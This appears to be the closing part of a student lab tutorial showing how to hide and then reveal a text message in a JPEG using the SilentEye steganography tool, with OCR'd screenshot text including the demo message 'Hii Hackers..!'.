
- **Click on Download**




- **Open Silent Eye**
- **Click on file and then open**




- **Select image , then click encode and enter text that you want to hide it and then click on encode**




- **Now open the encoded image and click on Decode**



- **Once again click on decode**



- **It decoded image**


Gmail
Dragon.202...
Avast Free Antivirus
Microsoft Baseline S...
ChatGPT
Cisco Packet Tracer
Recycle Bin
Oracle VirtualBox
Shell Scripting
Zoom Workplace
kali linux command
dns-cheats...
Documents
NetBus17 - Copy
TREKKING
Decode message: C:/Users/anike/Documents/1000_F_263959295_YwGaY2f...
Media's encoding format : JPEG
Options
Luminance interval (k)
Header position
bottom
Passphrase
show
Decoded message
Hii Hackers..!
CharSet: UTF8
Encrypted data
Compressed dat
Cancel
Decode
SilentEye
Edit Media
System HACKED
Decode
Property
Encode
Now You Will Pay
SBIN
+2.91%
Search
ENG
IN
11:03:06
11-04-2025

THANK YOU